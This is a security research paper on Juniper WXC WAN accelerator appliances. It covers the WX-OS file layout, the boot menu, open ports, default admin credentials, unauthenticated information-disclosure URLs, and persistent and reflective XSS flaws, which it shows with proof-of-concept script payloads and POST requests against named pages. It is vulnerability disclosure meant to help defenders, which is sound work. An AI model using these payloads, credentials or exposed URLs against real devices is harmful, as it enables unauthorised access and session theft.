Purple Paper

Juniper WX Gateways Vulnerability Research

Richard Brain

25th April 2011/7th January 2013

Table of contents

Preface

This is one of a series of papers investigating selected security related hardware, particularly hardware which is commonly found within DMZ's (DeMilitarised Zones) or protecting the periphery of the DMZ such as firewalls.

The intent of these papers is to assist security professionals in coming to a better understanding of security related hardware, how it functions, the operating system used and if any of the type of vulnerabilities that were found to exist.

1 Introduction

This paper is the result of various security assessments performed on several Juniper WXC (WAN acXcelerator Cached) appliances in both a controlled (computer lab) and production environments during several penetration tests. Several WXC models were purchased for testing in our computer lab. By having full access to the target appliances, it was possible to discover vulnerabilities that could be missed during a standard unauthenticated penetration test.

WXC appliances were chosen as they are commonly found within our customer's environment, during security assessments, within their demilitarised zones (DMZ).

The WXC devices are designed to accelerate mission-critical applications over wide area links, and have the following capabilities:-

- **Compression and caching:** Is used to reduce the amount of data flowing across wide area links, by eliminating redundant data patterns and thereby boosting connection capacity by storing patterns on hard drives.
- **Acceleration techniques:** Are used to speed the performance of specific applications and protocols, cutting response times and optimizing traffic flows.
- **Application control:** QOS, bandwidth management, and policy based multipath features are used to ensure that the applications make the most efficient use of available links and bandwidth.

This paper describes the operating system and the file layouts found to be, along with any security vulnerabilities that ProCheckUp has found to be present within WXC appliances. ProCheckUp's intent is to assist corporate security officers to better understand some of the risks when using WXC appliances within their networks.

ProCheckUp found that the WX-OS operating system which runs on the WXC appliances is vulnerable to the following classes of vulnerabilities:-

- **Unauthenticated information disclosure**
- **Unauthenticated persistent Cross Site Scripting (XSS)**
- **Authenticated multiple persistent and reflective Cross Site Scripting (XSS)**

WX-OS software versions 5.6.8.0 & 5.7.7.0 were tested.

1.1 Different appliance models pictured and their design specifications

Photographs

WX100		
WXC500		
WXC590		
WXC2600		

Hardware specifications of the differing models

WX100	No hard drives, Xeon processor, 4GB RAM, 256MB flash+1GB flash. custom motherboard
WXC500	Two 250GB hard drives, Pentium 4 processor, 2GB RAM, 256MB flash card. Intel SE7221 motherboard.
WXC590	Two 250GB hard drives, Xeon processor, 4GB RAM, 256MB flash card, SuperMicro motherboard
WXC2600	One 250GB drive,CELERON, processor 2GB RAM, Supermicro custom

1.2 File layout used

Three disk drives were mapped on WXC devices
/ata0/ 256MB flash drive
/sm0/ 250GB hard drive
/sm1/ 250GB hard drive

Contents of /ata0/ 256MB flash drive
/cfg/ Contains configuration files including – startup.cfg which contains hashed admin password
/log/ Contains access, error and other log files
/mtrdata/
/tmp/
bootrom.sys
srs.dll
srs.os
srs1.dll
srs1.os (loaded into the machines memory at boot)

Part of the startup.cfg file, which is stored within /cfg/ looks like this


```
config security set web on
config security set front-panel on
config aaa authentication set console local
config aaa authentication set ssh local
config aaa authentication set web local
config aaa set login-retries 3
# *** WARNING *** DO NOT CHANGE THE PASSWORDS!
config aaa user add name "admin" encrypted-password "cmUFYFA92v92ppUSLEOYO1" privilege-level read-write idle-timeout 1800
config aaa user packet-capture name "admin" allow
config application add name "FTP" type ftp
config application rule add name "FTP" src-port 20-21
config application rule add name "FTP" dst-port 20-21
config application add name "Telnet" type default
config application rule add name "Telnet" src-port 23
config application rule add name "Telnet" dst-port 23
config application add name "Mail" type default
config application rule add name "Mail" src-port 25,110,143
config application rule add name "Mail" dst-port 25,110,143
config application add name "HTTP" type http
config application rule add name "HTTP" src-port 80
config application rule add name "HTTP" dst-port 80
config application rule add name "HTTP" src-port 8080 dst-port 1024-65535
config application rule add name "HTTP" src-port 1024-65535 dst-port 8080
config application add name "NetBios" type default
config application rule add name "NetBios" src-port 137-138
config application rule add name "NetBios" dst-port 137-138
config application add name "CIFS" type cifs
config application rule add name "CIFS" src-port 139,445
```

Data on the hard drive
On the hard drives the /objects/ directory was found to exist, which contained the /data/ subdirectory. Within the /data/ directory various subdirectories were found to exist, which contained protocol data which was used to eliminate redundant data patterns. For instance a NETBIOS authentication string might be used repeatedly within packets, which was replayed from storage. The factory reset command https://target-domain.foo /factory.htm, was used to securely erase the data stored in this directory.


Backing up hard drives
The hard drives data format within partitions was not supported by a Linux boot disk, though drive replication was found possible between two identical drives using the linux dd command as below:-
dd if=/dev/sda of=/dev/sdb conv=noerror,sync

1.3 The boot process and the VxWorks operating system


After power on a boot menu appears, displaying options 1,2 or 4 to select a image to load. If no image is chosen the srs.os file (see above) is loaded into memory, a serial connection was used to obtain the following screenshots:



ProCheckUp found that by pressing the 5 key during boot up, caused a VxWorks boot menu to appear:



Which then supported the following commands:



By using the display memory command, it was found that VxWorks version 5.5.1.A Aug 4 2005 is used by the WX-OS operating system.

1.4 Port scan findings


The following TCP ports were found to be open
22 used by SSH shell
443 used by HTTPS management
3577 Used for communication between different WX devices
3578 Used for communication between different WX devices (Tunnel heartbeat)

The following UDP ports were found to be open
161 used by SNMP
500
1024
1025
1026
3577 Used for communication between different WX devices
3578 Used for communication between different WX devices (Tunnel heartbeat)
3580 Used for communication between different WX devices (Tunnel heartbeat backup)

2 Vulnerabilities found

2.1 Default user account

The default user account is 'admin' and password 'juniper', the administrator is not forced to enter a new password during initialisation so this default needs to be tested for.



2.2 SSH server supports SSH protocol 1.x


22/tcp open ssh OpenSSH 4.1 (protocol 1.99)

The SSH service allowed connections made by version 1.5 of the SSH protocol. As SSH 1.5 is known to be insecure please ensure that if SSH is used, the SSH client is configured so that it does not support protocol 1.x. With WXOS being configured to disallow SSHv1 via the 'configure security set ssh-protocol v2-only' command

2.3 Unauthenticated information disclosure flaws


A large number of programs were accessible without authentication, even though the information disclosed was classified is of a medium severity such as internal IP's, admin username or the machine name. Any unnecessarily information disclosure, might allow further attacks to be undertaken.

For instance requesting the URL:
https:// target-domain.foo/csv/arp.csv
Discloses the IP addresses of interfaces, including the client machines IP and MAC addresses which have accessed the device (See below).



Other files are also unprotected within the /csv/ directory
https:// target-domain.foo/csv/ip-flow.csv
https:// target-domain.foo/csv/localrt.csv (seems to displays routes)

And requesting:
https:// target-domain.foo/header.htm
Discloses the machine name, name of administrator user currently logged on, and the disk status.



Other files within the web interface which do not require authentication
https:// target-domain.foo /executive.htm
https:// target-domain.foo/ssl_certificates.htm (certificates listed)
https:// target-domain.foo/ssl_certificates_import.htm
https:// target-domain.foo/ssl_certificates_view.htm (view certificates)
https:// target-domain.foo/tacacs_server_edit.htm
https:// target-domain.foo/quick_demo.htm
https:// target-domain.foo/cli.htm?commands=help
https:// target-domain.foo/app_accl_ssl.htm
https:// target-domain.foo/header_preservation.htm
https:// target-domain.foo/ipsec_applications.htm
https:// target-domain.foo/ipsec_wiz_custom_apps.htm
https:// target-domain.foo/legend_app_overview.htm
https:// target-domain.foo/prompt_performance.htm
https:// target-domain.foo/virtual_endpoints.htm

2.4 Cross Site Scripting (XSS)

Cross site scripting (XSS) vulnerabilities affects multiple programs within Junipers WX-OS operating system; the issue being caused by failing to properly sanitize user supplied parameters.

An attacker might leverage this issue to cause execution of malicious scripting code within the browser of a victim user who visits a malicious third-party page.

Reflective XSS attacks can result in non-persistent defacement of the target site, or the redirection of confidential information (i.e.: session IDs, address books, emails) to unauthorised third parties.

2.5 Unauthenticated persistent Cross Site Scripting (XSS)


Persistent or stored XSS attacks are more serious than reflective XSS attacks, as the attacker does not have to trick his victims to visit his malicious page. As the malicious code is then persistently stored within the webpage.

ProCheckUp found that two persistent XSS vulnerabilities exist within WX-OS which might allow an unauthenticated attacker to gain administrator rights, when the administrator views the access log file. Or even during authentication when the header.htm file loads, the last username to attempt access to the appliance.

.


1) Access log viewing:
   The program which accesses the control log does not filter malicious characters, so when a maliciously constructed username is submitted to the login screen. Say "><script>alert(1)</script>, this is stored within the log. And when the access log is viewed by a logged in administrator the malicious JavaScript will then be executed.

https:// target-domain.foo/acl_display.htm



2) Header.htm persistent cross site scripting
The Header.htm does not properly filter the entered username, and is vulnerable to a persistent XSS when viewed with no authentication needed. This is a two part attack, at first the attacker has to inject a malicious user name ("><script>alert(1)</script>) into the login screen and then trick a user to view the header.htm file. The attack persists until the administrator logs in.

Requesting https:// target-domain.foo/header.htm causes the attack to be carried out.



2.6 Authenticated persistent XSS

A large number of persistent or stored authenticated XSS attacks were found to exist, as numerous WX_OS programs fail to properly sanitize user supplied parameters which are then stored. (The Content-Type: application/x-www-form-urlencoded header needs to be added, when submitting POST data.)

1) https:// target-domain.foo/radius_server_edit.htm

a) Submit POST data to the appliance
POST /radius_server_edit.htm HTTP/1.1

id=&tName=<script>alert(1)</script>&tIpAddress=
127.0.0.1&tAuthPort=1812&tTimeout=3&tRetransmit=3&tDeadTime=0&tKey=blah

b) Then view the radius settings page for the persistent attack to be carried out.

https:// target-domain.foo/radius.htm

2) https:// target-domain.foo/alarm_new.htm

a) Submit POST data to the appliance
POST /alarm_new.htm HTTP/1.1

(POST data)
hEditEvent=false&hEventId=-1&sMetric=Compression+%28%25%29&sType=Absolute&sValue=Above&thresholdValue=+&thresholdSensitivity=+&sSensitivity=Above&sApplications=ca'><script>alert(1)</script>&sClasses=-1&sSR_endpoints=-1&sNonSR_endpoints=-1&sPeriod=Hourly&sSeverity=OK

b) Then view the alarm_definitions page for the persistent attack to be carried out.
Reflective XSS
https:// arget-domain.foo/alarm_definitions.htm

2.7 Authenticated reflective XSS

Numerous instances of reflective XSS attacks were found to exist after authentication; this is less serious than stored XSS as the attacker has to trick the victim to visit a malicious page first to carry out the attack. (The Content-Type: application/x-www-form-urlencoded header needs to be added when submitting POST data.)

1) https:// target-domain.foo /tun_application_detail.htm?cBizHourFlag=Y&dn="><script>alert(1)</script>&period="><script>alert(2)</script>

2) https:// target-domain.foo/cli.htm

Submit POST data to the appliance
POST /cli.htm HTTP/1.1

(POST data)
commands=help</textarea><script>alert(1)</script>&SubmitBtn=Submit&response=

3) https:// target-domain.foo/ping.htm
Submit POST data to the appliance
POST /ping.htm HTTP/1.1

(POST data)
IpAddress=127.0.0.1<script>alert(1)</script>&PacketSize=32&PingCount=3

4) https:// target-domain.foo/realtime.htm
Submit POST data to the appliance
POST /realtime.htm HTTP/1.1

(POST data)

hProtocol=TCP&readWriteAccess=&tSourceIP=*"%3balert(1)//&tDestinationIP=*&sAppNa
me=All&cShowRegPortName=on&tSourcePort=*&tDestinationPort=*&imgAField=TCPhPr
otocol="%3balert(1)//&readWriteAccess=&tSourceIP=*&tDestinationIP=*&sAppName=All
&cShowRegPortName=on&tSourcePort=*&tDestinationPort=*&imgAField=TCPhProtocol=
TCP&readWriteAccess=&tSourceIP=*&tDestinationIP=%3balert(1)//&sAppName=All&cSho
wRegPortName=on&tSourcePort=*&tDestinationPort=*&imgAField=TCP

5) https:// target-domain.foo/ospf.htm

Submit POST data to the appliance
POST /ospf.htm HTTP/1.1

(POST data)
RmOspfAreaId=<*BODY onLoad="alert*(1)">
&RmOspfAuthMethod=V1&password=&RmOspfKeyId=&RmOspfKey=

6) https:// target-domain.foo/radius_server_edit.htm

Submit POST data to the appliance
POST /radius_server_edit.htm HTTP/1.1

(POST data)
id=&tName=><script>alert(1)</script>&tIpAddress=127.0.0.1&tAuthPort=1812&tTimeout
=3&tRetransmit=3&tDeadTime=0&tKey=blah

3 Credits

Research and paper by Richard Brain of ProCheckUp Ltd (www.procheckup.com)

4 Legal